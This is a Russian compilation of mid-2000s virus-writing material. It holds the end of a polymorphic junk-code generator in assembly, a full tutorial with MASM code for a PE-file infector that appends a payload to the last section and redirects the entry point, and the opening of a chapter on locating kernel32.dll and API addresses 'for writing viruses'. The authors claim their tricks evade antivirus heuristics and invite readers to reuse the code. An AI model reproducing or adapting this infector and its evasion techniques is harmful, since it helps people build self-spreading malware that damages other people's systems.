; инструкции PUSH/POP:

; .....

; push eax

; mov eax,2345

; pop ecx

; .....

sub
    ecx,edx
; Уменьшаем счётчик на edx

sub
    ecx,3
; Уменьшаем счётчик на 3

ret

; Возврат из подпрограммы

;----[Генерация инструкций PUSH - 0x68,0x58..0x5f]-----;

__push_imm32:

```

```

mov
    eax,10
; Генерируем СЧ в

call
    brandom32
; диапазоне 0..9

mov
    edx,eax
; Помещаем в edx - eax

add
    al,6
; Добавляем к al - 6

cmp
    eax,ecx
; Если длина генерируемых

jle
    __g17__
; инструкций меньше, то

ret

; Возврат из подпрограммы

__g17__:

mov
    al,68h
; Кладём в al - 68h

stosb

; Помещаем al в буфер

xor
    eax,eax
; Обнуляем eax

dec
    eax
; Теперь в eax - 0xffffffffh

call
    brandom32
; Генерируем СЧ

stosd

; Кладём его в буфер

push
    ecx
; Сохраняем ecx в стэке

mov
    ecx,edx
; Кладём в ecx - edx

call
    garbage
; Генерируем серию мусора

pop
    ecx
; Восстанавливаем ecx из

; стэка

```

```

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

add
    al,58h
; Добавляем к al - 58h

stosb

; И опять кладём al в буфер

; В итоге у нас получается

; случайно выбранная

; инструкции PUSH/POP:

; .....

; push eax

; add eax,42346

; pop ecx

; .....

sub
    ecx,edx
; Уменьшаем счётчик на edx

sub
    ecx,6
; Уменьшаем счётчик на 6

ret

; Возврат из подпрограммы

;----[Генерация однобайтовых инструкций - 0x40..0x4f;0x0f2;0x0f3...]-----;

__one_byte:

mov
    eax,3
; Генерируем случайное число

call
    brandom32
; в диапазоне 0..2

cmp
    al,1
; Если число = 1, то

jne
    __not_inc_
; генерируем инструкцию INC

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

```

```

add
    al,40h
; Добавляем к al - 40h

stosb

; Помещаем al в буфер

; В итоге у нас получается

; случайно выбранная

; инструкции INC:

; .....

; inc eax

; inc ebp

; .....

jmp
    __q__
; Идём на выход

__not_inc_:

cmp
    al,2
; Если число = 2, то

jne
    __not_dec_
; Идём на выход

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

add
    al,48h
; Добавляем к al - 48h

stosb

; Помещаем al в буфер

; В итоге у нас получается

; случайно выбранная

; инструкции DEC:

; .....

; dec          eax

; .....

jmp
    __q__
; Идём на выход

__not_dec_:

lea

```

```

    esi,[ebp+__1_byte_opcode]
; Кладём в esi указатель на

; таблицу однобайтных

; инструкций

mov
    eax,8
; Генерируем случайное число

call
    brandom32
; в диапазоне 0..7

add
    esi,eax
; Прибавляем к esi - eax

movsb

; Помещаем инструкцию

; из таблицы в буфер

; В итоге у нас получается

; случайно выбранная

; инструкция из таблицы:

; .....

; cld

; nop
__q__:
; .....

dec
    ecx
; Уменьшаем ecx на единицу

ret

; Возврат из подпрограммы

;----[Подпрограмма получающая случайный свободный регистр]-----;

free_reg:

; Подпрограмма получения

; свободного регистра

push
    edx ecx
; Сохраняем в стэке edx, ecx

another:
;

call
    rnd_reg
;

bt

text
ebx, eax
; Определяем используемый

```

```

jc

text
another
    ; случайный регистр

    pop
    ecx edx
    ; Восстанавливаем ecx, edx

    ret

    ; Возврат из подпрограммы

;----[Подпрограмма получающая случайный регистр]-----;

rnd_reg:

    ; Подпрограмма получения

    ; случайного регистра

    mov
    eax,8
    ; Получаем случайное число

    call
    brandom32
    ; в диапазоне 0..7

    ret

    ; Возврат из подпрограммы

;----[Таблица смещений на подпрограммы]-----;

mega_table:
    dw __x87 -__st__
    ;

    dw __mov_r32_r32 -__st__
    ;

    dw __push_r32 -__st__
    ;

    dw __push_r32_2 -__st__
    ;

    dw __push_imm32 -__st__
    ;

    dw __shl_r32_imm8 -__st__
    ;

    dw __cmp_r32_r32 -__st__
    ;

    dw __xor_r32_r32 -__st__
    ;

    dw __one_byte -__st__
    ;

    dw __mov_r32_imm32 -__st__
    ;

    dw __jxx_short -__st__
    ; Таблица

    dw __jxx_near -__st__

```

```

; ОТНОСИТЕЛЬНЫХ

    dw __add_r32_imm32 - __st__
; смещений от метки

    dw __jmp_short - __st__
; delta_offset

    dw __lea_r32_imm32 - __st__
;

    dw __test_r32_r32 - __st__
;

    dw __not_r32 - __st__
;

    dw __xadd_r32_r32 - __st__
;

    dw __mov_r16_imm16 - __st__
;

    dw __cmova_r32_r32 - __st__
;

    dw __call_near - __st__
;

;----[Таблица однобайтовых опкодов]-----;

__1_byte_opcode:
    std
;

    cld
; Таблица однобайтовых

    nop
; инструкций

    cld
;

    stc
;

    cmc
;

    db 0f2h
; rep

    db 0f3h
; repnz

;----[Таблица трёхбайтовых опкодов]-----;

__3_byte_opcode:
db 0a3h,0abh,0adh,0b3h,0bbh,0bdh,0bfh
; Таблица трёхбайтовых

db 0b6h,0b7h,0beh,0afh,0bch,0c1h,0bdh
; инструкций

;----[Таблица мат. ожиданий опкодов]-----;

__freq_table:
    dw 10
; x87(0xdc)
    dw 209

```

```

; mov r32,r32(0x8b)

dw 107
; push r32/pop r32(0x50)

dw 147
; push r32(0xff,0x6a)

dw 32
; push imm32(0x68)

dw 6
; ror/shl r32,imm8(0xc1)

dw 5
; cmp r32,r32(0x3ah)

dw 43
; xor r32,r32(0x33)

dw 8
; rep/repnz(0xf3)

dw 22
; mov r32,imm32(0xb8)

dw 82
; je short(0x70..0x7fh)

dw 18
; je near(0x0f)

dw 78
; add/or r32,imm32
; (0x81..0x85)

dw 30
; jmp short(0xeb)

dw 63
; lea r32,imm32(0x8d)

dw 1
; test r32/r8,r32/r8

; (0x84,0x85)

dw 1
; not/neg(0xf7)

dw 23
; xadd/imul r32,r32(0x0f)

dw 6
; mov r16,imm16(0x66)

dw 13
; cmova r32,r32(0x0f)

dw 95
; call near(0xe8)

;----[Количество поколений]-----;

__generation dd 9

;----[Наследственность]-----;

__cross1 dd 0
__cross2 dd 0

```



```

; Получаем случайное зерно

mov
    rand_seed, eax
;

pop
    edx eax ebp
; Восстанавливаем edx,

; eax, ebp

ret

; Возврат из подпрограммы

;----[Подпрограмма генерации случайного числа в диапазоне]-----;

brandom32:
; Эта подпрограмма

; возвращает случайное число

; в диапазоне 0..eax-1

push
    edx ecx ebp
; Сохраняем в стеке edx,

; ecx, ebp

call
    __delta2_
;

__delta2_:
pop
    ebp
; Получение дельта смещения

sub
    ebp, offset __delta2_
;

imul
    eax, eax, 100
; Умножаем eax на 100

push
    eax
; и сохраняем eax в стеке

call
    random32
; Вызываем подпрограмму

; генерации случайного числа

xor
    edx, edx
; Обнуляем edx

pop
    ecx
; Восстанавливаем значение

; из стека в ecx

div
    ecx
; Делим eax на ecx

```

```

xchg
    eax,edx
; Помещаем остаток в eax

xor
    edx,edx
; Обнуляем edx

push
    100
; Помещаем в ecx - 100

pop
    ecx
;

div
    ecx
; Делим eax на ecx

pop
    ebp ecx edx
; Восстанавливаем ebp, ecx,

; edx

ret

; Возврат из подпрограммы

;----[Подпрограмма генерации случайного числа]-----;

random32:

push
    ebp

call
    __delta3_
;

__delta3_:
pop
    ebp
; Получение дельта смещения

sub
    ebp,offset __delta3_
;

mov
    eax,12345678h
;

    rand_seed= dword ptr $-4
;

imul
    eax,00019660Dh
;

add
    eax,03C6EF35Fh
; Математические операции

mov
    [ebp+rand_seed],eax
; для получения случайного

shr
    eax,16

```

```

; числа

imul
    eax,[esp+4]
;

pop
    ebp

retn

; Возврат из подпрограммы

;-----;
;                                           ;
;----[Резать здесь]-----;

```

Последние две техники нигде мной ранее не встречались. И хочется верить, что разработаны они мной.

Для чего это всё может быть использовано? Об этом каждый ответит для себя сам. Я например собираюсь на базе данного движка создать программную защиту. После всего этого, хочется задаться закономерным вопросом: "Полиморфизм мёртв?".

(c)slon (2004).

Инфектор PE-файлов

Автор: Bill/ТРОС 2005

Дата: 2005-03-10

Введение Добрый вечер дамы и господа! Если вы читаете этот документ, то вы наверное прочитали знакомые слова в названии статьи или вы новичок и хотите узнать больше о компьютерной вирусологии. А может Вы просто щелкнули на ссылку в броузере из-за любопытства. Ну ладно, не будет превращать эту статью в низкосортное литературное произведение, и перейдем ближе к делу. В этой статье мы напишем инфектор-PE файлов. Эта статья описывает: во-первых, как заражать исполняемые файлы(PE - Portable Executable) в операционной системе Windows, во-вторых, процесс создания Windows-приложений на ассемблере, в-третьих, некоторые системные механизмы ОС семейства Windows. Эта статья не претендует на оригинальность, а просто, возможно, добавит Вам некоторые новые знания в области операционных систем Windows. Мы создадим пользовательский интерфейс для нашего инфектора, и опишем действия которые нужны для заражения PE-файлов. Инфектор, возможно, не учитывает всех тонкостей, но этот материал даст Вам пищу для размышлений. **Способ заражения**


Заражать файл мы будем с помощью метода добавления кода в последнюю секцию. Это не оригинальный способ, но он реально работает, и Вы можете его использовать в своих работах, несколько модифицировав. Как Вы знаете, в PE-файле есть секции, которые содержат материал для приложения, т.е. код, данные, ресурсы, информация для отладчика, информация о базовых поправках, таблица импорта/экспорта и т.д. Принципиально секции различаются по атрибутам. Т.е. например секция .text(для компиляторов от Microsoft), которая содержит код для исполнения приложением, имеет атрибуты: Code, Executable, Readable. Так же и все остальные секции. Секции которые содержатся в PE-файле описываются в таблице секций. Это массив структур, в которых содержится вся необходимая информация о секции. Это кратко о секциях. Мы просто ищем в таблице секций максимальное смещение секции в файле(!). В конец этой секции мы записываем наш код, а также с учетом файлового смещения(File Alignment) забиваем нулями остальное место. После того как наш код вставлен необходимо модифицировать таблицу секций, а также сам заголовок PE-файла(PE header). Вот действия по шагам, которые Вам надо сделать, чтобы заразить PE-файл:

1. Находим последнюю секцию виртуально и физически.
2. Проверка, не равен ли размер последней секции нулю.
3. Если нет, то записываем в конец секции код вируса.
4. Выравниваем новую секцию с учетом файлового выравнивания.
5. Правим виртуальный и физический размеры секций.
6. Правим точку входа.
7. Правим размер образа - ImageSize=VirtualSize+VirtualAddress
8. Правим - характеристики - на 0A0000020h

Чтобы что-то записывать в исполняемый файл я буду использовать файловую проекцию(FileMapping). File Mapping - это механизм позволяющий работать с файлом как будто он находится в оперативной памяти. Мы записываем данные в память, а на самом деле мы записываем их в файл. Этот механизм достаточно широко используется при программировании приложений для Windows, а также его использует сама ОС, например при запуске исполняемого файла на выполнение (функцией CreateProcess(...)). Файловый мэппинг используется как механизм для связи между процессами, если создать общий раздел памяти.

Обеспечиваем доступ к данным в файле

Давайте же приступим, наконец, к кодированию. У нас есть файл PE-формата. И Вы, естественно, должны знать структуру PE-файла. Вкратце рассмотрим этот формат. Вот его общая структура (взята из книги Метя Питрека "Секреты системного программирования для Windows 95"):



Исчерпывающие определения структур вы найдете в файле WINNT.H. Названия структур в WINNT.H, которые соответствуют структурам PE-файла:

IMAGE_DOS_HEADER - DOS .EXE header

IMAGE_FILE_HEADER - файловый заголовок

IMAGE_OPTIONAL_HEADER - опциональный заголовок. Опциональным называется потому, что при создании PE-формата разработчики предполагали, что структура этого заголовка будет варьироваться от разных реализаций. "Опциональный" не означает, что он может быть, а может и не быть, как считают некоторые.

IMAGE_SECTION_HEADER - элемент, в таблице секций который, описывает каждую секцию в исполняемом файле.

Если Вас интересуют какие-то поля, то смотрите их в заголовочном файле WINNT.H.

Для заражения мы проецируем файл-жертву в память с помощью моей любимой функции CreateFileMapping:

```
invoke CreateFile,ofn1.lpstrFile,GENERIC_READ or GENERIC_WRITE, \
    FILE_SHARE_READ,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL
;открываем файл для проецирования
;с помощью функции CreateFile указываем на каком носителе находится файл
.IF eax==INVALID_HANDLE_VALUE ;если файла нет, то выходим
jmp error
.ENDIF
mov hFileTo,eax;хэндл файла в hFileTo
invoke GetFileSize,hFileTo,NULL;получить размер exe файла
mov edi,eax
invoke GetFileSize,hFileFrom,NULL
    ;получить размер файла, где находится код для заражения
add eax,7;7 байт занимает код для восстановления в точку входа
mov ecx,eax;код далее высчитывает размер нового файла с учетом размера
    ;внедряемого кода и файлового выравнивания
mov ebx,4096
dec ebx
add ecx,ebx
not ebx
and ecx,ebx;
add edi,ecx;в ecx теперь размер файла с учетом вставки нового кода
;формула для вычисления размера с учетом выравнивания
```

```

; (x+(y-1))&(~(y-1)), где x -;размер без выравнивания,
; y - выравнивающий фактор
invoke CreateFileMapping,hFileTo,NULL,PAGE_READWRITE,0,edi,NULL
;создаем проекцию файла для чтения и записи
.IF eax==NULL
    jmp error
.ENDIF
mov hFileMappingTo,eax
invoke MapViewOfFile,hFileMappingTo,FILE_MAP_WRITE,0,0,0
;передаем физическую
;память для данного файла в память
.IF eax==NULL
    jmp error
.ENDIF
mov hMappingTo,eax
;адрес в адресном пространстве текущего процесс для
;спроецируемого файла в hMappingTo

```

Здесь надо немного пояснить код, если Вы вдруг чего-нибудь не поняли. С проецированием должно быть все понятно. Важно учитывать, что инфектор должен восстанавливать точку входа, т.е. после выполнения Вашего внедренного кода, код должен прыгнуть на нормальную точку входа программы. 7 байт занимает этот прыжок. Расширение последней секции происходит, учитывая файловое выравнивание. Формула для быстрого подсчета размера с учетом выравнивания дана в комментариях к коду. Например, у Вас есть значение 1322, а выравнивающий фактор 400, то выровненное значение будет равно 1600. При передаче физической памяти, передаем весь файл полностью. После этого кода, по адресу обозначенному меткой hMappingTo будет находиться виртуальный адрес начала ехе-файла-жертвы. Файл, откуда берется код для заражения также проецируется, но вы могли взять данные для заражения каким-либо другим способом. Это же относится и к файлу-жертве.

Путешествуем по PE файлу и вылавливаем нужные для нас данные

Здесь мы будем вылавливать данные из файлового и опционального заголовка, нужные нам для заражения. Вот что нам необходимо: количество секций, адрес точки входа, выравнивающий фактор, адрес размера образа, база образа, точка входа, указатель на характеристики секции, указатель на характеристики последней секции, размеры(!) секции. Если вы видите, что лишняя переменная выделена, например адрес точки входа и точка входа, то это было сделано сознательно для более лучшего усвоения материала, более четкой структурированности. Естественно, Вы можете улучшить этот код, оптимизируя его или подстраивая его под свои требования. После получения нужных данных проходим по таблице секций и ищем секцию с максимальным физическим смещением в файле(!).

```

;-----Работа с PE-заголовком-----
;-получаем количество секций и проходим до опционального заголовка-
mov edi,hMappingTo
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew;в edi - PE заголовок
add edi,4;в edi - адрес файлового заголовка
assume edi:ptr IMAGE_FILE_HEADER
push [edi].NumberOfSections
pop NumberOfSections
add edi,sizeof IMAGE_FILE_HEADER ;в edi - адрес опционального
; заголовка
assume edi:ptr IMAGE_OPTIONAL_HEADER
;-----получаем VA точки входа чтобы потом ее перебить
mov EntryPoint,edi
add EntryPoint,16
;-----получаем выравнивание секций
push [edi].FileAlignment
pop FileAlignment
;-----получаем адрес ImageSize
mov pImageSize,edi
add pImageSize,56
;-----получаем базу PE-файла

```

```

push [edi].ImageBase
pop Base
;-----получаем точку входа
push [edi].AddressOfEntryPoint
pop Point
;-----переходим в таблицу секций и ищем последнюю секцию
add edi,sizeof IMAGE_OPTIONAL_HEADER;в edi - адрес таблицы секций
assume edi:ptr IMAGE_SECTION_HEADER
mov MaxOffset,0
xor ecx,ecx
mov cx,NumberOfSections
.WHILE ecx>0 ;цикл поиска смещения в файле последней секции.
    ;на выходе в MaxOffset - смещение относительно
    ;начала файла последней секции
mov eax,MaxOffset
.IF [edi].PointerToRawData>eax ;если размер этой секции
    ;больше предыдущего, то...
    push [edi].PointerToRawData
    pop MaxOffset;смещение в файле
    push [edi].SizeOfRawData
    pop SizeOfLastSection;размер последней секции
    mov pSizeOfLastSection,edi
    add pSizeOfLastSection,16;указатель на характеристики
    mov pVSizeOfLastSection,edi
    add pVSizeOfLastSection,8;указатель на виртуальный размер
    mov eax,[edi].VirtualAddress
    mov esi,[edi].SizeOfRawData
    add eax,esi;в eax размер секции с учетом выравнивания
    mov SizeOfRawData,eax
    mov eax,[edi].VirtualAddress;виртуальный адрес в eax
    mov VirtualAdd,eax
    mov pCharacters,edi
    add pCharacters,36;адрес характеристик последней секции
.ENDIF
add edi,sizeof IMAGE_SECTION_HEADER;в edi - адрес следующей секции
dec ecx
.ENDW
;-----End Работа с PE-заголовком-----
mov edi,pSizeOfLastSection ; проверяем, не нулевая ли
    ; последняя секция?
mov eax,dword ptr [edi]; размер секции в eax
.IF eax==0
    invoke MessageBox,0,offset SectionError,offset ErrorTitle,0
.ENDIF

```

В таблице секций, VirtualSize соответствует размеру секции без выравнивания, а SizeOfRawData с учетом файлового выравнивания. По-моему, название VirtualSize выбрано не очень подходящее. На выходе из этого кода в MaxOffset получаем смещение последней секции.

Внедряем код

Код мы будем внедрять из области памяти в которую был спроецирован файл с данными. Команды для внедрения Вы должны сформировать самостоятельно в шелл-код стиле. Сразу после окончания Вашего кода инфектор добавляет инструкцию перехода на нормальную точку входа программы. Эта инструкция занимает 7 байт памяти. Запись кода производится не с конца кода последней секции, а со смещения кратного файловому смещению. Этим ходом мы и обманываем современные антивирусы и соответственно их эвристические анализаторы. Для Вас задание: сделать этот код в 2 раза короче. Это возможно.

```

;-----внедряем код-----
cld
mov edi,hMappingTo
mov eax,MaxOffset
add eax,SizeOfLastSection
add edi,eax;в edi - конец последней секции,
    ; т.е адрес с которого начинать запись
mov esi,hMappingFrom; в hMappingFrom - адрес
    ; кода который нужно записать

```



```

invoke GetFileSize,hFileFrom,NULL
mov ecx,eax
rep movsb;внедряем код
mov esi,offset code
mov eax,dword ptr [esi]
mov dword ptr [edi],eax
inc esi
inc edi
mov eax,Base
add eax,Point
mov dword ptr [edi],eax
add edi,4
add esi,4
mov eax,dword ptr [esi]
mov dword ptr [edi],eax
inc edi
inc esi
mov eax,dword ptr [esi]
mov dword ptr [edi],eax
inc edi
inc esi
mov eax,dword ptr [esi]
mov dword ptr [edi],eax

```

Далее заполняем нулями оставшуюся часть памяти, учитывая опять же смещение:

```

;--это типа для заполнения нулями оставшейся части
;--для учета FileAlignment----
invoke GetFileSize,hFileFrom,NULL
add eax,7
mov ecx,eax
mov ebx,FileAlignment
dec ebx
add ecx,ebx
not ebx
and ecx,ebx;ecx=(x+(y-1))&(~(y-1))
mov esi,edi
add edi,ecx
sub edi,eax
.WHILE 1
    mov byte ptr [esi],0
    inc esi
    .IF esi==edi
        .BREAK
    .ENDIF
.ENDW

```

Вот и все код внедрен, осталось поправить некоторые значения в PE-файле.

```

;----записываем новый размер последней секции
mov eax,MaxOffset
add eax,hMappingTo
sub edi,eax
mov esi,pSizeOfLastSection
mov [esi],edi;записываем новый размер секции в
;таблицу секций
mov esi,pVSizeOfLastSection
mov ecx,[esi]
mov ebx,FileAlignment
dec ebx
add ecx,ebx
not ebx
and ecx,ebx;ecx=(x+(y-1))&(~(y-1))
mov dword ptr [esi],ecx
invoke GetFileSize,hFileFrom,NULL;виртуальный размер
; - размер секции без файлового выравнивания
add eax,7
add [esi],eax;записывает виртуальный размер секции
mov eax,dword ptr [esi]
push eax
mov esi,EntryPoint
mov eax,SizeOfRawData

```

```

mov [esi],eax;меняем точку входа
pop eax
mov esi,pImageSize
mov edi,ImageSize
add edi,eax
mov [esi],edi;изменяем ImageSize
mov esi,pCharacters
mov dword ptr [esi],0A0000020h;правим характеристики
;секции

```

Все изменяемые поля тривиальны и говорят сами за себя, кроме Characteristics. Это атрибуты секций. Вот список возможных атрибутов:

```

#define IMAGE_SCN_CNT_CODE 0x00000020 // Секция содержит код
#define IMAGE_SCN_CNT_INITIALIZED_DATA 0x00000040 //Секция содержит инициализированные данные
#define IMAGE_SCN_CNT_UNINITIALIZED_DATA 0x00000080 //Секция содержит //неинициализированные данные
#define IMAGE_SCN_LNK_NRELOC_OVFL 0x01000000 // Секция содержит расширенные поправки
#define IMAGE_SCN_MEM_DISCARDABLE 0x02000000 // Секция может быть игнорирована
#define IMAGE_SCN_MEM_NOT_CACHED 0x04000000 // Секция не кешируема
#define IMAGE_SCN_MEM_NOT_PAGED 0x08000000 //Секция не сбрасывается в страничный файл
#define IMAGE_SCN_MEM_SHARED 0x10000000 // Общая секция
#define IMAGE_SCN_MEM_EXECUTE 0x20000000 //Секция выполняемая
#define IMAGE_SCN_MEM_READ 0x40000000 // Секция для чтения
#define IMAGE_SCN_MEM_WRITE 0x80000000 //Секция для записи

```

Мы устанавливаем следующие атрибуты - Секция содержит код, для чтения и для записи:

```

0x00000020+
0x40000000+
0x80000000=
0xA0000020

```

Программа PeInfector (учебно-тестовая программа, демонстрирующая вышеописанные технологии. Здесь (находится в архиве wasm_files.zip: files/0362/peinfector.asm) содержится полный код инфектора. Сначала создается окно. Когда окну посылается сообщение WM_CREATE, то на нем создается три кнопки и два edit-бокса. Программа использует директивы masm32 и соответственно предназначена для его компилятора. **Компиляция**

```

\masm32\bin\ml.exe /c /coff work.asm
\masm32\bin\link.exe /SUBSYSTEM:WINDOWS work.obj

```

От зеленого к красному: Глава 1: Память. База kernel32.dll. Адреса API-функций. Дельта-смещение

Автор: Bill / ТРОС

Дата: 2005-04-22

Адресное пространство процесса

База – это адрес чего-то, что лежит в адресном пространстве текущего процесса. Для каждой программы в Windows существует свое адресное пространство. Его объем 4Гб. Т.к. на самом деле такого количества памяти нет, и адреса памяти не соответствуют физическим, поэтому его называют *виртуальным адресным пространством*. Противоположное этому понятие называется – *физическое адресное пространство*. Откуда берется столько памяти, если на машине установлено, всего лишь 256 Мб? Операционная система использует дисковое пространство. Если какие-либо куски кода или данных не нужны, она сбрасывает их на диск. Шина адреса для 32х разрядного процессора 32-х разрядная, т.е. адрес может быть 32х разрядным. Диапазон значения адреса – 0..4 294 967 269d, а в шестнадцатеричной системе счисления 0..FFFFFFFFh. Скоро, когда мы будем программировать для 64-х разрядных ОС размер виртуального адресного пространства увеличиться до 16 экзбайт. Этому пространству соответствует диапазон для указателей 0..FFFFFFFFFFFFFFFFh. Каждый процесс работает в своем адресном пространстве. Это означает что если Вы создали программу и запустили ее, никакая другая программа не сможет читать или изменять данные в Вашей программе. Есть, конечно, много способов изменить такое положение вещей, но для этого надо использовать специальные механизмы. Адресное пространство процесса полностью не принадлежит ему. Более того, если мы обратимся не туда куда надо, то ОС завершит нашу программу сразу же. Почему так? Да потому, что виртуальное адресное пространство разбивается на разделы, которые имеют свое специфическое назначение. Раздел для данных и кода приложения имеет диапазон 00010000H..0BFFFFFFFH. Существует раздел для кода и данных режима ядра. Он находится в диапазоне 0C000000H..0FFFFFFFFFH. Например, в отладчике режима ядра Вы можете посмотреть в зависимости от адреса, какой код трассируется – код пользовательского режима или режима ядра. Все что Вы должны из этого для себя почерпнуть это то, что все пространство памяти делиться на куски, которые имеют свое назначение. Также есть такие разделы – для выявления нулевых указателей, закрытый раздел. Я не привожу диапазоны, т.к. они обычно не нужны. Диапазоны, которые я привел, справедливы для ОС WindowsXP. Вообще, в ОС отличных от WindowsXP могут быть другие диапазоны и другие наборы разделов, если Вас это интересует, то Вы можете узнать их точно на сайте производителя этих самых ОС, нашу горячо любимую корпорацию Micro\$oft(<http://www.microsoft.com>). В базовом разделе PlatformSDKговорится, что нижние 2 Гб относятся к коду и данным пользовательского режима, а верхние к коду и данным режима ядра. Остальные детали о регионах могут меняться с каждым выпуском обновления.

Страницы и регионы

Для памяти в Windows есть унифицированная единица, которой можно манипулировать напрямую – *страница* (*_page*). Странице памяти можно присвоить определенный атрибут, т.е. можно ли считывать данные со страницы или записывать и т.д. Размер страницы зависит от типа процессора. Так для процессоров с архитектурой x86 размер страницы равен 4 Кб. Для 64-разрядного процессора размер страницы может отличаться от 32-разрядного. Чтобы получить размер страницы можно использовать функцию *GetSystemInfo*.

Для того чтобы воспользоваться какой-либо частью виртуального адресного пространства мы должны сначала выделить в нем *регион*. Регион – это область памяти (совокупность страниц) произвольного (но кратного) размера с одним и тем же атрибутом страниц. Операция выделения региона называется *резервированием*. При резервировании ОС выравнивает начало региона с учетом *гранулярности выделения памяти* (*Allocation Granularity*). Эта величина зависит от типа процессора, но для процессоров с архитектурой (x86, IA-64) она составляет 64 Кбайта. Чтобы получить значение гранулярности выделения памяти можно использовать функцию *GetSystemInfo*. Например, если исполняемый файл подгружает какие-нибудь DLL, то сначала он резервирует регион для этой DLL подходящего размера, а потом передает физическую память с диска на зарезервированный регион. Регион резервируется с учетом гранулярности, т.е. он будет кратен величине 64 Кб и значит, сама DLL будет размещаться по адресам кратным 64 Кб, т.к. она размещается с самого начала региона. Т.к. единица памяти – страница, то размер региона кратен размеру страницы, т.е. регион выделяется страницами.

Библиотека kernel32.dll

Теперь поговорим о kernel32.dll. Это библиотека динамической компоновки(DinamicLinkLibrary) которая содержит основные системные подпрограммы(routines) для поддержки подсистемы Win32. Процедуры, которые мы используем в своих программах для Windows, так или иначе содержатся в kernel32.dll. Например, мы завершили выполнение своего кода и хотим корректно завершиться. Надо использовать функцию ExitProcess. Она содержится в kernel32.dll. Если мы хотим использовать функции из других DLL, то в kernel32.dll есть функция GetProcAddress, которая возвращает нам указатель на требуемую функцию. Функции GetProcAddress надо указать описатель(handle) модуля и указатель на строку с именем функции. Описатель модуля можно получить с помощью функции GetModuleHandle, которой передается указатель на строку с именем функции. Вы спросите: «А зачем получать адреса функций, если я и так могу их вызывать из своих программ?». Дело в том, что проблем с адресами API-функций нет, если у Вас есть самостоятельный исполняемый модуль. При загрузке exe-файла ОС сама находит нужные адреса с помощью функции LoadLibrary. Обычно программисты об этом и не задумываются. Но представьте, что Вы пишете вирус, а он часто не является отдельным exe-файлом, а живет внутри файла-жертвы. Ему, для своего существования приходится ;) вызывать разные API-функции, но их адреса он не знает. В одной и той же ОС, например WindowsXP, база kernel32.dll, т.е. ее (библиотеки) начало, может быть фиксирована и иметь, например, значение 7c800000h. Но в зависимости от ситуации или операционной системы этот базовый адрес может изменяться. Наша задача писать вирусы, которые могут функционировать на, как можно, большем числе платформ. Для этого нам надо сначала найти базу kernel32.dll, а потом получить адреса нужных нам API-функций из этой библиотеки. Вообще сначала нам нужна всего одна функция – GetProcAddress. Если мы используем функции из библиотек отличных от kernel32.dll, то также GetModuleHandle. Мы предполагаем, что процесс-жертва использует функции kernel32.dll. Если нужной нам библиотеки может не оказаться в адресном пространстве процесса-жертвы, то нам понадобится и функция LoadLibrary.

Если мы используем процедуры из этой библиотеки kernel32.dll, то она должна быть спроецирована в адресное пространство процесса. Проецирование делается при создании объекта ядра «проекция файла». Точно также, при загрузке exe-файла или его запуске, загрузчик создает его проекцию в адресном пространстве созданного процесса. Потом он просматривает таблицу импорта и проецирует все dll или exe нужные приложению. База kernel32.dll- это адрес в памяти, где начинается спроецированная в память библиотека.

Получение базы kernel32.dll

Существует несколько способов получения базы kernel32.dll. Все они, так или иначе, опираются на какие-то тонкости ОС. Вы можете удивиться, но я в этой книге рассмотрю все известные мне способы. Все они будут представлены в виде ассемблерных процедур. (В терминологии языков программирования термины «функция» и «процедура» эквиваленты. Но язык Паскаль внес здесь свою путаницу. Я, естественно, буду руководствоваться традиционной и универсальной терминологией). Отдельные способы используют методы получения адреса в какой-нибудь процедуре из kernel32.dll. Суть метода в том, что мы каким-либо способом находим адрес произвольной процедуры в kernel32.dll. Каким способом, зависит от внутренней реализации ОС и ее особенностей. Другой способ заключается в проверке таблицы импорта.

Вы можете не разбираться даже в деталях реализации процедур и сразу же их использовать. Для подобного удобства около заголовка каждой из процедур будет описание входных и выходных данных. Ни одна из процедур не изменяет регистры за исключением выходного параметра.

Например, если Вы вызываете процедуру ValidPE, и перед ней написано что выходной параметр помещается в регистр eax, то изменяется только регистр eax. Остальные регистры остаются с тем же содержимым что и до вызова процедуры. Признаюсь, я тут немного соврал. Не все регистры остаются с такими же значениями. Один регистр, все таки изменяется. Как Вы думаете какой? EIP. Также следите за вложенными процедурами.

Проверка PE-файла на правильность

Далее я привожу процедуру проверки PE-файла на правильность. Посмотрите на код. В исполняемом файле данные расположены, как “MZ” и “PE”, но мы сравниваем их наоборот. Здесь вступает в силу принцип «младший байт по младшему адресу». Это означает, что в памяти байты данных расположены наоборот. Соль в том что “MZ” и “PE” рассматриваются не как строки, а как слова в памяти. Строки – это массив байтов. Т.е. если мы берем слово, то адрес младшего байта является адресом всего слова. А младший байт это, в случае “PE”, естественно “E”. Специфика микропроцессора здесь в том, как он работает с памятью и как интерпретирует адреса. Задумайтесь в связи с этим об аппаратной поддержке типов данных. Это очень важно. Вы должны хорошо это усвоить.

```
#####
;Процедура ValidPE
;Проверка правильности PE-файла
